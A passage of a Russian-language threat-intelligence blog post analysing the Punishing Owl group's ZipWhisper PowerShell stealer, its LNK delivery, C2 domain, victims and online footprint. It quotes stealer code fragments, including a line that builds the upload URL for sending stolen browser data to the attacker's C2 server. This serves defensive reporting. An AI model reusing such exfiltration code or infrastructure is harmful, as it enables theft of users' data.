


Вредоносный ZIP-архив

Открытие LNK-файла приводило к скрытому выполнению в PowerShell-оболочке команды на загрузку с C2-сервера [bloggoversikten\[.\]com](https://bloggoversikten[.]com) (82.221.100[.]40) и запуск на зараженном хосте PowerShell-стилера ZipWhisper.




Вредоносный LNK-файл в процессинге PT Fusion




Тело PowerShell-стилера в процессинге PT Fusion

Стилер собирает файлы с данными веб-браузеров зараженного хоста и упаковывает в ZIP-архивы с названиями вида `[USER NAME]-home-part[CHUNK NUMBER].zip`, которые сохраняются в директорию `AppData/Local/Temp` и выгружаются на тот же C2-сервер с использованием эндпойнта `upload/[COMPUTER NAME]/[USER NAME]`.



Лог работы PowerShell-стилера



Архивы в директории AppData/Local/Temp

```
$EscComputer = [System.Uri]::EscapeDataString($ComputerName)
$EscUser      = [System.Uri]::EscapeDataString($UserName)
$ServerUrl    = "https://bloggoversikten.com/gbit/$EscComputer/$EscUser"
```

Эндпойнт для загрузки файлов на C2 в коде PowerShell-стилера

Программный код одного из обнаруженных экземпляров ZipWhisper-стилера содержал строку с фразой «generated at», указывающую на возможное использование группировкой AI-инструментов для генерации кода стилера.


```
$ScriptPath = Join-Path $TempDir "tsksch.ps1"
if (Test-Path -LiteralPath $ScriptPath) {
    Write-Host "Removing script $ScriptPath"
    Remove-Item -LiteralPath $ScriptPath -Force
}

# Random note: generated at Sun Dec 14 07:53:57 2025
```

Временная метка генерации скрипта в коде PowerShell-стилера

C2-домен маскировался под русскоязычный технический блог. Домен до 2015 года действительно использовался для ведения легитимного зарубежного технического блога. До 2025 года он был свободен, а затем был повторно зарегистрирован и использован

группировкой в кибератаках.




Мимикрия C2-домена

Виктимология (кто жертва)


Все обнаруженные кибератаки Punishing Owl направлены исключительно на критическую информационную инфраструктуру России, в числе жертв идентифицированы российские государственные учреждения, научные предприятия, IT-организации.

Цифровой след группировки


Было обнаружено несколько аккаунтов группировки в соцсетях, на киберкриминальных площадках в даркнете и в онлайн-сервисах, зарегистрированных в декабре 2025 года в день публикации сообщения о кибератаке и в течение следующей недели. Вероятно, группировка находится в самом начале киберпреступного пути и активно обзаводится аккаунтами для публичного освещения будущих кибератак.



Сообщение группировки на киберпреступном форуме




Сообщение группировки на киберпреступном форуме



Публичный граф жертв, созданный группировкой

Согласно внутренним алгоритмам соцсети, зарегистрированный в ней аккаунт группировки администрируется с территории Казахстана.



Данные соцсети об аккаунте группировки

В трассировках вредоносных писем группировки обнаружен адрес электронной почты группировки [punishingowl@atomicmail\[.\]io](mailto:punishingowl@atomicmail[.]io).



Виктор Казаков

Ведущий специалист группы киберразведки IT-департамента экспертного центра безопасности Positive Technologies

Теги:

- [хакеры](#)
- [фишинг](#)
- [взлом](#)
- [госсектор](#)
- [киберпреступность](#)
- [вымогательство](#)
- [кибератаки](#)
- [apt](#)
- [группировка](#)
- [бес-атаки](#)

Хабы:

- [Блог компании Positive Technologies](#)
- [Информационная безопасность](#)